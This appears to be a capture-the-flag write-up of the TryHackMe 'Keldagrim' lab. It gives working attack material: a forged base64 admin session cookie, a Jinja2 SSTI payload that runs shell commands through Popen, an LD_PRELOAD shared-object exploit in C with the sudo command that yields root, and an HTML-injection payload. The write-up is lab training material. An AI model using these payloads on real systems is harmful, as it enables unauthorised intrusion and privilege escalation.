

This box was rated as a medium difficulty by TryHackMe. This was a great box in the sense that the attacker did not have to get lucky by brute forcing a directory or password. Instead, the vulnerability came from connecting dots and researching. That being said, let's get right into the box!
Enumerating the ports, we find that only ports 22 and 80 are open:



```
# Nmap 7.91 scan initiated Fri Feb  5 01:38:08 2021 as: nmap -sC -sV -oA nmap/nmap 10.10.192.233
Nmap scan report for 10.10.192.233
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d8:23:24:3c:6e:3f:5b:b0:ec:42:e4:ce:71:2f:1e:52 (RSA)
|   256 c6:75:e5:10:b4:0a:51:83:3e:55:b4:f6:03:b5:0b:7a (ECDSA)
|_  256 4c:51:80:db:31:4c:6a:be:bf:9b:48:b5:d4:d6:ff:7c (ED25519)
80/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.6.9)
| http-cookie-flags:
|   /:
|     session:
|_      httponly flag not set
|_http-title:  Home page
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Feb  5 01:38:45 2021 -- 1 IP address (1 host up) scanned in 37.46 seconds
```

Looking at the results we don't find anything out of the ordinary, except for the httponly flag not being set. Let's just check out the website and see what we find.



Keldagrim Forge

Welcome to Keldagrim Forge! The number one gold selling website!


Welcome to the Forge

Here at the forge we pride ourselves on providing top quality gold for all of your favourite MMO-RPGS! This ranges from World of Warcraft, Old school Runescape and even Runescape 3

Whatever the time of day, we're here! All gold delivered in under 1 hour guaranteed! So go forth and find the best deals today!

© Copyright Keldagrim Forge 2020

xt file. We are met with a very simple page with a couple of directories. On the "Our Team" tab we find two possible users: Jed and Jad. This may or may not be useful later on, so I made sure to add this to my notes.txt file. Looking around we click on the "Buy Gold" tab and we see an interesting Admin option:



Jed


With many years in the industry, filled with gold making promise. We have Jed, our team leader

Jad

Our glorious leader who manages our online operations.


© Copyright Keldagrim Forge 2020

Unfortunately the admin option is grayed out. I couldn't find anything more useful in this so let's use our trusty tool: Burpsuite! I captured a request to the /team directory and saw a couple of very strange things:



```
GET /team HTTP/1.1
Host: 10.10.51.50
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.10.51.50/
Cookie: session=Z3Vlc3Q=
Upgrade-Insecure-Requests: 1
```

First of all, there is a session cookie which is encoded in base64. Decoding this, we see that Z3Vlc3Q= is the base64 encode of guest. When base64 encoding the string 'admin' (YWRtaW4=) and pasting that into the session cookie, we see that the content length changes! Let's use the developer tools, paste this base64 string in the session value, and reload the page.



10.10.51.50/admin

Welcome to Keldagrim Forge! The number one gold selling website!

Home Services Our Team Buy Gold


Current user - $2,165

© Copyright Keldagrim Forge 2020

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
sales	JDIsMTY1	10.10.51.50	/	Session	13	false	false	None	Sat, 06 Feb 2021 02:...
session	YWRtaW4=	10.10.51.50	/	Session	15	false	false	None	Sat, 06 Feb 2021 02:...

```
session: "YWRtaW4="
  Created: "Sat, 06 Feb 2021 02:44:22 GMT"
  Domain: "10.10.51.50"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sat, 06 Feb 2021 02:44:27 GMT"
  Path: "/"
  SameSite: "None"
```


And we are now the admin! Unfortunately, there is not much that has changed except for the strange 'sales' cookie which is also base64 encoded. Decoding this, we see that it corresponds to the $2,165 we see on the screen. At this point, I was stuck for a long time, but at the back of my mind was this strange server in one of my requests to the page with all the packages to be bought:




```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2659
Server: Werkzeug/1.0.1 Python/3.6.9
Date: Fri, 05 Feb 2021 22:16:47 GMT
```

Server: Werkzeug/1.0.1 Python/3.6.9
This is what comes to mind. Seeing Werkzeug and python brings to mind that maybe Flask has something to do with this. After a lot of research, it seemed that this box might be vulnerable to SSTI (Server Side Template Injection). I came across a great article on this topic, which explained very well on how this vulnerability is exploited:
https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdaeee

TL;DR you can get code execution through abusing flask. Proof of concept:



```
┌─[user@Xevilos]─[~/business/tryhackme/medium/linux/keldagrim]
└──╼ $echo -n '{{7*7}}'|base64
e3s3Kjd9fQ==
```



Current user - 49


© Copyright Keldagrim Forge 2020

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
sales	e3s3Kjd9fQ==	10.10.51.50	/	Session	17	false	false	None	Sat, 06 Feb 2021 02:...
session	YWRtaW4=	10.10.51.50	/	Session	15	false	false	None	Sat, 06 Feb 2021 02:...

As we can see, the server evaluated 7*7 which is 49. You must find the subprocess Popen under the <object> class with which you will get code execution. After viewing all the sub processes within the object class, I grepped the Popen subprocess to find at which index it is located. After discovering that it was at the 402nd location, the final payload looks like the following:


{{''.__class__.__mro__[1].__subclasses__()[401]('ls',shell=True,stdout=-1).communicate() }}

Now that we have code execution, let's get a reverse shell!!



```
jed@keldagrim:~$ ls -la
total 32
drwxr-xr-x 5 jed  jed  4096 Feb  6 02:00 .
drwxr-xr-x 3 root root 4096 Nov  9 00:57 ..
drwx------ 5 jed  jed  4096 Dec  5 03:54 app
lrwxrwxrwx 1 root root    9 Dec  4 22:22 .bash_history -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4 22:22 .bash_logout -> /dev/null
-rw-r--r-- 1 jed  jed  3771 Apr  4  2018 .bashrc
drwx------ 3 jed  jed  4096 Nov  9 16:26 .gnupg
drwx------ 4 jed  jed  4096 Nov  9 16:36 .local
-rw-rw-r-- 1 jed  jed    79 Feb  6 01:59 ncreverse
-rw-rw-r-- 1 jed  jed    38 Dec  4 22:15 user.txt
```

There is user.txt. One of the first things I run when getting a reverse shell is sudo -l:




```
jed@keldagrim:/tmp$ sudo -l
Matching Defaults entries for jed on keldagrim:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User jed may run the following commands on keldagrim:
    (ALL : ALL) NOPASSWD: /bin/ps
```

Unfortunately, getting root won't be as easy as just looking up /bin/ps on gtfobins. Fortunately, however getting root is easy nonetheless! The env_keep+=LD_PRELOAD is particularly strange. Looking this up, I came across an article that explained how to exploit this (https://www.hackingarticles.in/linux-privilege-escalation-using-ld_preload/)

Essentially, we want to create a shared object that will be run as root as part of the LD_PRELOAD environment. As a result, the actual function for /bin/ps will be overridden by our own binary. Using this fact, we can create a shell as root! We must compile the code below as a shared object and add it to the LD_PRELOAD environment.


```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

I saved the code below as exploit.c and compiled it with the following commands:
cd /tmp
gcc -fPIC -shared -o shell.so exploit.c -nostartfiles
sudo LD_PRELOAD=/tmp/shell.so ps




```
jed@keldagrim:/tmp$ gcc -fPIC -shared -o shell.so exploit.c -nostartfiles
exploit.c: In function ‘_init’:
exploit.c:5:1: warning: implicit declaration of function ‘setgid’; did you mean ‘setenv’? [-Wimplicit-function-declaration]
 setgid(0);
 ^~~~~~
 setenv
exploit.c:6:1: warning: implicit declaration of function ‘setuid’; did you mean ‘setenv’? [-Wimplicit-function-declaration]
 setuid(0);
 ^~~~~~
 setenv
jed@keldagrim:/tmp$ sudo LD_PRELOAD=/tmp/shell.so ps
# id
uid=0(root) gid=0(root) groups=0(root)
# wc -c /root/root.txt
38 /root/root.txt
```

BONUS:
I ran nikto on this website, and it found an interesting vulnerability:



```
+ Server: Werkzeug/1.0.1 Python/3.6.9
+ Cookie session created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashio
n to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, HEAD, GET
+ OSVDB-6659: /ts2s1NMDd1VJtKSBRcn82Yzs6CMY1u42RDsdfO6lT8XQ4d2wnexQKAEmtizMPNHTnyEq2tGZFhuZFztIsW0KFFesXGzcEkCmWUYaq4CFDSQLzsu2gpT6eeKT
FGHIDulc5a6layCW57JZyywP1ULTbIaz1LScDK6V74lsCTy8jH6z49h4spfFApiSynzRB18unriHDFcu1O9DivFGpMyUrxCsBPOLZQ0<font%20size=50>DEFACED<!--//--:
 MyWebServer 1.0.2 is vulnerable to HTML injection. Upgrade to a later version.
```

According to nikto, the site is vulnerability to HTML injection so let’s try it out using the payload they suggest:
**/ts2s1NMDd1VJtKSBRcn82Yzs6CMY1u42RDsdfO6lT8XQ4d2wnexQKAEmtizMPNHTnyEq2
tGZFhuZFztIsW0KFFesXGzcEkCmWUYaq4CFDSQLzsu2gpT6eeKTFGHIDulc5a6layCW57J
ZyywP1ULTbIaz1LScDK6V74lsCTy8jH6z49h4spfFApiSynzRB18unriHDFcu1O9DivFGpMyU
rxCsBPOLZQ0<font%20size=50>**



Error - Page Not Found

There has been an error when trying to view

ts2s1NMDd1VJtKSBRcn82Yzs6CMY1u42RDsdfO6lT8XQ4d2wnexQKAEmtizMPNHTnyEq2tGZFhuZFztIsW0KFFesXGzcEkCmWUYaq4CF

Please return back to the site

As can be seen, the font size has increased to a ridiculous size. This confirms the HTMLvulnerability. This vulnerability is not critical in the context of this box, as no other users will be using the exact same instance. However, in the case that this website were to be visited by many other users, the attacker can possibly steal their credentials by using a phishing attack. They can create a page for the victim to enter their username and password, and this information will be sent back to the attacker.

This was a great box, and I thank the creator @optional for creating such a fun challenge! Thanks for reading this writeup, I hope you learned as much from this box as I did. I wish you a wonderful day (or night)!